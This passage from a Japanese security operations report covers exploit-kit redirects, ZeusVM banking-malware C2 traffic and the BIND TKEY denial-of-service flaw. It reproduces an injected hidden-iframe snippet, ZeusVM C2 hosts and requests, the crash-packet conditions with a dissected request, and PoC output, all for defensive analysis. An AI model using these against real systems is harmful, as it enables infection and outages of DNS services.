また、特定の攻撃者が数日間にわたり脆弱性スキャンを行うなど、長期間にわたって攻撃通信を発生させる可能性があります。そのため、組織の利用状況に応じて表 3の攻撃元からの通信を、ファイアウォールなどのネットワーク機器で遮断することを推奨します。



4　今号のトピックス

4.1　エクスプロイトキットの増加と ZeusVM の関係について

4.1.1 エクスプロイトキットの検知増加と ZeusVM の関係について

システムに侵入するツールキットの総称であるエクスプロイトキットは Oracle Java Runtime Environment（JRE）や Adobe Flash Player などのソフトウェアの脆弱性を悪用する攻撃コードを複数実装し攻撃を実行しています。エクスプロイトキットの攻撃が成功すると、マルウェアなどのダウンロードが始まります。

図 6 に、改ざんによりエクスプロイトキットへ誘導される iframe タグが埋め込まれた Web サイトの例を示します。

正規の Web サイトや広告などに、エクスプロイトキットを設置したホストへ誘導するように不正なコードを埋め込まれることで、Web サイトの利用者が意図せず転送され、その先に仕込まれたエクスプロイトキットによりマルウェアへ感染してしまいます。このようなエクスプロイトキットには、Angler、Nuclear、Zuponcic などの種類があります。

```
<body class="blog"><script>var date = new Date(new Date().getTime() + 60*60*24*7*1000);
document.cookie="PHP_SESSION_PHP=228; path=/; expires="+date.toUTCString();</script>
<style>.hggsisledpzcxwg{position:absolute;top:-2678px}</style><div class="hggsisledpzcxwg">
<iframe src="http://[redacted]/viewtopic.php?jt=19&p=384&yj=6883&j=0"
width="325" height="555"></iframe></div>
```

図 6 改ざんによりエクスプロイトキットへ誘導される iframe タグが埋め込まれた Web サイト




図 7 にエクスプロイトキットの検知件数を示します。図 8 に 6 月から 9 月特徴的な検知があった Emdivi と ZeusVM の検知件数を示します。




図 7 エクスプロイトキットの検知件数推移





図 8 ZeusVM 及び Emdivi の検知件数推移

JSOC では 7 月上旬からエクスプロイトキットの一種である Angler Exploit Kit が設置されたホストへの接続の検知が急増しました(図 7-①)。これは、7 月 5 日に発生したイタリアのセキュリティ企業「Hacking Team」へのサイバー攻撃により複数の脆弱性情報が流出し、Adobe Flash Player のゼロデイの脆弱性(CVE-2015-5119)[7]などが Angler Exploit Kit に取り込まれたことが一因と考えられます。

[7]「Hacking Team」の情報漏えい事例：Flash Player のゼロデイ脆弱性「CVE-2015-5119」、複数のエクスプロイトキットで追加を確認
http://blog.trendmicro.co.jp/archives/11877



インターネットバンキングの認証情報を狙うマルウェア「ZeusVM」への感染通信は 8 月中旬以降に急激な増加が見られました(図 8-①)。これは、図 7 で Angler Exploit Kit の検知件数の傾向が同様の増加傾向を示すことからも、感染経路として Angler Exploit Kit が用いられた可能性が高いと考えられます。

また、日本年金機構の情報漏えい事件で用いられたとされるマルウェア「Emdivi」への感染を複数のお客様で確認したのもこの時期でした。Emdivi の感染経路は未だ明らかになっていないものの、不審メールに添付されたファイルの実行によるものが大部分と考えられる一方で、エクスプロイトキットなど不正サイトへの誘導事例が急増した時期とも符合することから、水飲み場型攻撃等による改ざんされた Web サイトを介した感染[8]も発生していた可能性が考えられます(図 8-②)。

なお、Emdivi の感染通信は 8 月以降は検知していません。これは、Emdivi に感染した端末への対処が完了し、その後新たな感染が発生していない可能性がある一方で、亜種に変化した可能性があるため注意が必要です。


4.1.2 検知した ZeusVM の通信の挙動と特徴

Zeus は端末のオンラインバンキングに関する認証情報を狙うマルウェアです。JSOC では、先述のとおり Zeus 系マルウェアの亜種である「ZeusVM」と呼ばれるマルウェアへの感染の検知数が増加しています。

図 9 に ZeusVM に感染した際の通信概要を示します。

ZeusVM は感染端末が C2 サーバに接続した際にマルウェアの設定情報が書かれた画像ファイルを取得します(図 9-⑤)。この画像ファイルは、一見すると何の変哲もない画像ファイルですが、ファイルのバイナリデータの終端に不審なコードが隠されるステガノグラフィという技術が使われています。しかしながら、見た目には正常な画像であるため気付くことが困難です。

[8] Flash Player のゼロデイ脆弱性「CVE-2015-5119」による標的型攻撃を国内で確認
http://blog.trendmicro.co.jp/archives/11944






図 9 ZeusVM 感染通信の流れ

図 10、及び図 11 に画像ファイルを要求する通信と、画像ファイルに埋め込まれた ZeusVM の設定情報を取得する通信の検知例を示します。

```
GET /ewibot/server/config.jpg HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727)
Host: [redacted]
Cache-Control: no-cache
```

図 10 設定情報の書かれた画像ファイルを要求する通信の検知例

```
-.......Xz.N.m..EfR3@.....h.R..dP"... .
V..s.pJs@......%X.
4.......'.........P.e?%...|..T.'....C@.h...P.P.@..-.:.fl.
`\4.i..4...{....FOJ......'N.....P.....
...J`;>.=..O........_...2x....@...q@....O..
.@..Q.&...9'....F8.....t..<P..(.......P.r{.
{P.m...P.I..9....P.....:.....h..w.@.1...B..P...g..........@}
h.....v.....pr..@sHdR'qZBV......c.!.....>
.....=.V..2.._.5...v.B..@
.h@..?.?..D...AH...4........w...........k..i...C...HbP.P.@....S..B....@.....@
).z.Zb.......b..
.z`..P.@..E)..E"...1.j..k.RqY.T.lD.J....Y..I.h..:P1h.....h...O>T..)Xd..(m..#..J.
(...8=....1.%..\m>.. l....P1..........`9....\.[.~...=.....P.sV...q..R........4..........
(.KA.1."...4.J...sH..=(.m#.9..v.&.....p9.@.z..@.
\.y.......R.o.Z..m.P.q@.R..@.........d.......\.....8..^i..$d.H.9.}h...s...T.....'..@
....7f..r......w.@..W.....(.T.O4.8..7.4..z.............A..@.8.Z.;.=h.....E.....!...5.6g
$6. .4..:....-M......!PNz.Z`(..B...Zh....._.TH.r.......4.....P.U........s..].CM.%
&1....b.@%.%...P ......
.-.
.)..... ...O..........Z.(...(............N-.......v$c.dYN..68.@..p.....b4.!.@.O
.hN.H..&....Z...&I....@r..*...F...  .e...q......@.r.......P..3.........Oj.....)~...d.....4
+........P.P...A@...........4....h.....?......c,...nUevOsG4ItgcfOl2E7frALCZUQXZcBO5lk2cum
pyIropBu1yYqOPF1NAzwoblTjMzVd/
dgHGsreUT6kOsu5t8p8qRdlJc44quTDPqeKorAgVwmlWJYyAYPUfs0LkgdxMvwVt5xFNOAuqqXL3hW6
+WV1c7oX6eqkepOBwV2pG8Q5zhKkJJ9o2PkQtOb5o36mggATU
```

図 11 ZeusVM の設定ファイルを取得する通信の検知例




表 4、表 5 に ZeusVM 感染ホストが接続した C2 サーバの IP アドレスまたはホスト名を示します。

JSOC でのマルウェア検知の接続先は同種のマルウェアであっても、多くはそれぞれ異なります。しかしながら、ZeusVM 感染通信の検知から見える特徴は、さまざまな感染ホストが同時期に同一の C2 サーバへ接続していたことです。これらの C2 サーバは短い期間で変更されておりましたが、多くの接続先 IP アドレスはロシア保有のものでした。

また、JSOC で調査したところ、これらの接続先ホストの多くはホスティングサービス業者のサーバとみられ、正規の Web コンテンツなどが動作しているサーバではありませんでした。攻撃者が Web サーバを乗っ取ったわけではなく、C2 サーバとして利用するために契約したものと推測します。

このような傾向から、まったくの同一のマルウェアに感染した通信を検知した可能性があることや、攻撃者がマルウェアの C2 サーバとしてホスティングサービスを使用し、短い期間にホスト名や IP アドレスを変更しつづけることで、ブラックリスト方式による対策効果を限定的にしたことが考えられます。

表 4 JSOC で検知した感染端末の接続先情報

接続先 IPアドレス	接続先ホスト名	国
151.248.112.123	anla.su	ロシア
151.248.114.212	–	
185.20.227.69	tianfu.su	
194.58.92.172	renpin.su	
194.58.98.203	guns88.ru	
194.58.103.199	atmape.ru	
194.58.108.18	–	
–	kanatchaw.com	不明
	zogofader.com	
	tarinbarse.com	
	clepmedic.com	




表 5 感染端末の接続先の傾向




図 12、及び図 13 に ZeusVM の設定ファイルとして使用された画像と、そのバイナリデータを示します。

これらの画像は見た目にはほぼ不審性はありません。したがって、図 13 の画像が不審であるかを判断することは非常に困難です。

図 12 ZeusVM で使用された画像

図 13 ZeusVM で使用された画像のバイナリデータ

4.1.3 ZeusVM などオンラインバンキングを狙ったマルウェア感染への対策

オンラインバンキングにおける不正送金被害は増加傾向にあり[9]、個人および法人が標的とされています。特に法人口座での被害が急増しており、被害にあわないよう、以下の対策を実施することが重要です。

利用者が実施するべき対策

□ ウイルス対策ソフトを最新の定義ファイルに更新する
□ オペレーティング・システムとアプリケーション・ソフトウェアを最新の状態に維持する
□ 金融機関の正しいURLを記録しておき、毎回そこからアクセスする
□ Mircosoft社が提供するEMETを導入する

利用者が注意すべき対策につきましては、LAC が公開する「標的型攻撃 対策指南書[10]」に詳しくまとめております。併せてご参照ください。


端末の運用に関する対策

□ 利用するインターネットバンキングが提供する不正送金対策ソフトウェアを活用する
□ 利用するインターネットバンキングが提供するワンタイムパスワードやトークンを活用する

---

[9] 平成 27 年上半期のインターネットバンキングに係る不正送金事犯の発生状況等について
https://www.npa.go.jp/cyber/pdf/H270903_banking.pdf

[10] 標的型攻撃 対策指南書
http://www.lac.co.jp/anti-apt/guidebook/




業務運用に関する対策

□ 複数のサイトで認証情報の使いまわしをしない
□ パスワード管理ソフトウェアを使用する
□ インターネットの閲覧やメールを送受信する端末と、インターネットバンキングを利用する端末を分ける
□ 被害にあった際に、迅速にアカウントやサービス利用の停止が出来るように通報・連絡先、手順を確認し、整備する
□ 手口や被害事例について、常に最新の情報をセキュリティ情報サイトやニュースサイト、銀行サイトから入手し確認する

その他被害の軽減方法

□ 振込限度額を必要最低額まで下げる



4.2　BIND に存在するサービス不能の脆弱性（CVE-2015-5477）について

4.2.1 BIND に存在するサービス不能の脆弱性の概要

DNS サーバとして広く利用されている BIND に、サービス不能の脆弱性（CVE-2015-5477）が公開されました。特定のバージョンの BIND はホスト間の鍵交換を行う TKEY 機能に脆弱性が存在し、リモートから BIND プロセスの異常終了が引き起こされます。

本脆弱性は設定を問わず、すべての BIND が対象で、コンテンツサーバおよびフルリゾルバの両方が影響を受けます。脆弱性を含むバージョンは以下の通りです。

- BIND 9.1.0～9.8.8
- BIND 9.9.0～9.9.7-P1
- BIND 9.10.0～9.10.2-P2

4.2.2 本脆弱性を悪用した攻撃通信の検証


図 14 に脆弱性を悪用し、BIND プロセスを終了させる DNS リクエストを示します。

JSOC における検証の結果、リモートから脆弱性を悪用するリクエストを受けた BIND プロセスが終了し、サービス不能に陥ることを確認しました。

攻撃が成立するリクエスト条件は以下の通りです。これらを満たすと、脆弱な BIND は TKEY 処理において変数の初期化に失敗し、BIND プロセスが終了します。

■攻撃リクエストの条件

- クエリタイプが TKEY である（Name は任意）
- 拡張レコードで、タイプが TKEY 以外である（A レコードや TXT、NULL レコードなど）
- クエリの Name と拡張レコードの Name が一致する



```
Domain Name System (query)
    Transaction ID: 0x0001
  ⊞ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ⊟ Queries
    ⊟ aaa: type TKEY, class IN
        Name: aaa
        [Name Length: 3]
        [Label Count: 1]
        Type: TKEY (Transaction Key) (249)
        Class: IN (0x0001)
  ⊟ Additional records
    ⊟ aaa: type A, class IN, addr 0.0.0.0
        Name: aaa
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 0
        Data length: 4
        Address: 0.0.0.0 (0.0.0.0)
```

図 14 脆弱性を悪用する DNS リクエスト

図 15 に攻撃を受けた BIND のログを示します。


本脆弱性を悪用する攻撃を受けた場合、BIND ログ（デフォルト設定は/var/log/messages）には、プロセスが正常に動作するための条件を満たせず終了したことを示す「assertion failure」の記述が残ります。

```
message.c:2311: REQUIRE(*name == ((void *)0)) failed
exiting (due to assertion failure)
```

図 15 攻撃を受けた BIND ログ

本脆弱性は容易に実行可能な検証コードが公開されており、JSOC では本コードでリモートから BIND プロセスが終了することを確認しました（図 16）。2015 年 10 月 1 日現在、JSOC で本攻撃を検知した事例はありませんが、日本国内のサービスプロバイダで攻撃の被害が報告されています[11]。

[11]（緊急）BIND 9.x の脆弱性（DNS サービスの停止）について（2015 年 7 月 29 日公開）
http://jprs.jp/tech/security/2015-07-29-bind9-vuln-tkey.html




```
root@jsoctest:~# ./[redacted].py 192.168.1.144
--- PoC for CVE-2015-5477 BIND9 TKEY assert DoS ---
[+] 192.168.1.144: Resolving to IP address
[+] 192.168.1.144: Resolved to multiple IPs (NOTE)
[+] 192.168.1.144: Probing...
[+] Querying version...
[+] 192.168.1.144: "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6"
[+] Sending DoS packet...
[+] Waiting 5-sec for response...
[+] timed out, probably crashed

root@jsoctest:~#
```

図 16 検証コードの実行結果

4.2.3 本脆弱性を悪用した攻撃への対策

本脆弱性の対策はメーカが公開するアップデートを適用することです。

また、BIND 9.8 以前のバージョンはすでにサポートが終了しているため、本脆弱性に対するパッチが提供されておりません。そのため古いバージョンをご利用中の場合は、速やかに 9.9 以上のバージョンへ移行が必要です。



5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.10

【執筆】

高井　悠輔　/錦野　友太　/西部　修明　/村上　正太郎

(五十音順)

LAC ともに、イキル

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー

TEL：03-6757-0113（営業）

E-MAIL：sales@lac.co.jp

http://www.lac.co.jp